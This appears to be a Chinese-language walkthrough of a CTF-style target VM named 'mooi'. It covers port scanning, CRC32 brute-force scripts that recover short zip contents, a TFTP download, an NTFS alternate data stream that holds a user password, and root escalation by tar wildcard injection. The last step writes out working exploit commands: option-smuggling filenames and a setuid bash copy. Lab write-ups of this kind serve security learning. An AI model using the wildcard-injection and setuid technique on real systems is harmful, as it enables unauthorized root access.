

mooi

目标信息

```
1 靶机名称: mooi
2 作者: mooi
3 靶机ID:
4 难度:
5 靶机地址: https://maze-sec.com
6 靶机IP: 192.168.1.176
7 攻击机IP: 192.168.1.185(Kali Linux)
```

一.信息收集

端口扫描

```
1 └─(root@kali)-[~]
2 └─# nmap 192.168.1.176
3
4 PORT      STATE SERVICE
5 22/tcp    open  ssh
6 80/tcp    open  http
7 8080/tcp  open  http-proxy
```

查看网页

有三关扫雷小游戏

第一关

通关后得到pass1.zip

```
1 pass1: forget
```

还得到提示:

```
1 pass2: 真的有加密吗, 不会是假的吧
```

第二关

通关后得到pass2.zip

根据提示可猜测出是伪加密

```
1 pass2: the
```

提示:

第三关

第三关看源代码后发现是前端

直接到控制台输入:

```
1 // 将所有不是雷的格子标记为已翻开
2 for (let r = 0; r < ROWS; r++) {
3     for (let c = 0; c < COLS; c++) {
4         if (board[r][c] !== -1) revealed[r][c] = true;
5     }
6 }
7 // 触发胜利检测
8 checkwin();
```

得到pass4.zip

根据提示得知不能爆密码, 查看文件原始大小, 发现只有4字节

名称	压缩后大小	原始大小	类型
 pass4.txt*	16	4	文本文档

直接进行CRC32爆破内容

```
1 import binascii
2 import itertools
3 import string
4 import time
5 import sys
6
7 def crack_crc32(target_val, max_len=4):
8     charset = string.ascii_letters + string.digits
9
10    if isinstance(target_val, str):
11        if target_val.startswith('0x') or target_val.startswith('0X'):
12            target_crc = int(target_val, 16)
13        else:
14            target_crc = int(target_val)
15    else:
16        target_crc = target_val
17    print(f"[*] 目标 CRC32: {hex(target_crc)} ({target_crc})")
18    print(f"[*] 爆破范围: 1-{max_len} 位字符")
19    print("-" * 40)
20    start_time = time.time()
21    for length in range(1, max_len + 1):
22        print(f"[*] 正在尝试长度: {length}")
23        for guess in itertools.product(charset, repeat=length):
24            candidate = "".join(guess)
25            if (binascii.crc32(candidate.encode()) & 0xFFFFFFFF) ==
target_crc:
26                duration = time.time() - start_time
```

```

27         print(f"\n[!] 爆破成功!")
28         print(f"[+] 明文内容: {candidate}")
29         print(f"[+] 消耗时间: {duration:.2f}s")
30         return candidate
31
32     print(f"\n[-] 在 {max_len} 位长度内未找到匹配项。")
33     return None
34 target = "0x66b9a733"
35 crack_crc32(target, 4)

```

```

1  [!] 爆破成功!
2  [+] 明文内容: Live
3  [+] 消耗时间: 1.17s

```

提示:

```

1  快去8080端口看看吧, , 有好东西在那里, 你会用ftp吗?

```

进入8080端口, 直接下载pass5.zip, 解压还是要密码, 原始文件大小是6, 下载链接右边以及标题提示(a-z), 用a-z进行CRC32爆破

```

1  import zlib
2  import itertools
3  import string
4  import time
5  def crack_crc32_lowercase(target_crc_hex, max_length=6):
6      target_crc = int(target_crc_hex, 16)
7      charset = string.ascii_lowercase
8      print(f"[*] 目标 CRC32: 0x{target_crc:08X}")
9      print(f"[*] 爆破字符集: 纯小写字母 (共 {len(charset)} 个字符)")
10     print(f"[*] 最大爆破长度: {max_length}")
11     print("[*] 爆破中, 请稍候...\n")
12     start_time = time.time()
13     for length in range(1, max_length + 1):
14         for attempt in itertools.product(charset, repeat=length):
15             text = "".join(attempt)
16             if zlib.crc32(text.encode('utf-8')) == target_crc:
17                 end_time = time.time()
18                 print(f"[+] 爆破成功!")
19                 print(f"[+] 对应的明文是: {text}")
20                 print(f"[+] 耗时: {end_time - start_time:.2f} 秒")
21                 return text
22     print("[-] 爆破失败, 在指定长度内未找到对应明文。")
23     return None
24 if __name__ == "__main__":
25     target = "0xea86a014"
26     crack_crc32_lowercase(target, max_length=6)


```

```

1  [+] 爆破成功!
2  [+] 对应的明文是: thenow
3  [+] 耗时: 34.13 秒

```

第3关右下角有个小猫, 有个提示



1 | 翻译: 对了,我说的ftp其实是tftp, 你知道有什么区别吗

1 | TFTP是基于 UDP 协议的

扫描udp8080端口

```
1 | └─(root@kali)-[~]
2 | └─# nmap -sU -p 8080 192.168.1.176
3 | Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-12 04:51 -0400
4 | Nmap scan report for 192.168.1.176
5 | Host is up (0.00095s latency).
6 |
7 | PORT      STATE      SERVICE
8 | 8080/udp  open|filt  http-alt
9 | MAC Address: 08:00:27:73:43:68 (Oracle VirtualBox virtual NIC)
10 |
11 | Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
```

已经得到pass1,2,4,5了

用TFTP下载pass3.zip

```
1 | └─(root@kali)-[~/aaa]
2 | └─# tftp 192.168.1.176 8080
3 | tftp> get pass3.zip
```

解压后得到

1 | pass3: past

把所有的pass拼在一起得到:

1 | forgetthepastLivethenow

1 | 这其实是一句话: forget the past, live the now
2 | 无论过去, 不问将来

用forgetthepastLivethenow解压宝箱.zip后发现有个flag.vhd文件, 挂载后打开flag文件看到

1 | 这里啥都没有, 但是这个目录里不只一个文件

看看是不是NTFS隐写，发现是NTFS隐写后查看隐写文件得到mooi用户的密码

```
1 E:\>dir /r
2
3 E:\ 的目录
4
5 2026/04/11 17:44          60 flag
6          19 flag:flag:$DATA
7          1 个文件          60 字节
8          0 个目录      3,420,160 可用字节
9
10 E:\>more < flag:flag
11 mooi:mooi3811350908
```

三.提权root

用pspy查看进程发现每分钟都会执行一个程序

```
1 2026/04/12 05:40:01 CMD: UID=0      PID=2436    | tar -czf
  /var/backups/implant_archive.tar.gz
```

找一下是哪个脚本在调用它，通常这种自定义脚本会放在 /usr/local/bin/ 里

```
1 mooi@mooi:/tmp$ cd /usr/local/bin
2 mooi@mooi:/usr/local/bin$ ls -al
3 total 12
4 drwxr-xr-x  2 root root 4096 Apr 12 03:41 .
5 drwxr-xr-x 10 root root 4096 Mar 18 2025 ..
6 -rwxr-xr-x  1 root root 124 Apr 12 03:41 cyber_implant_backup.sh
7 mooi@mooi:/usr/local/bin$ cat cyber_implant_backup.sh
8 #!/bin/bash
9 if [ "$(id -u)" -ne 0 ]; then
10     exit 1
11 fi
12 cd /opt/implant_data
13 tar -czf /var/backups/implant_archive.tar.gz *
```

发现有个Tar 通配符注入漏洞，这个脚本会 cd /opt/implant_data 并在那里执行 tar *

接下来利用这个漏洞提权

```
1 cd /opt/implant_data
2
3 echo 'cp /bin/bash b.sh; chmod +xs b.sh' > a.sh
4 chmod +x a.sh
5
6 touch -- "--checkpoint=1"
7 touch -- "--checkpoint-action=exec=sh a.sh"
```

```
1 mooi@mooi:/opt/implant_data$ ./b.sh -p
2 b-5.0# id
3 uid=1000(mooi) gid=1000(mooi) euid=0(root) egid=0(root)
   groups=0(root),1000(mooi)
```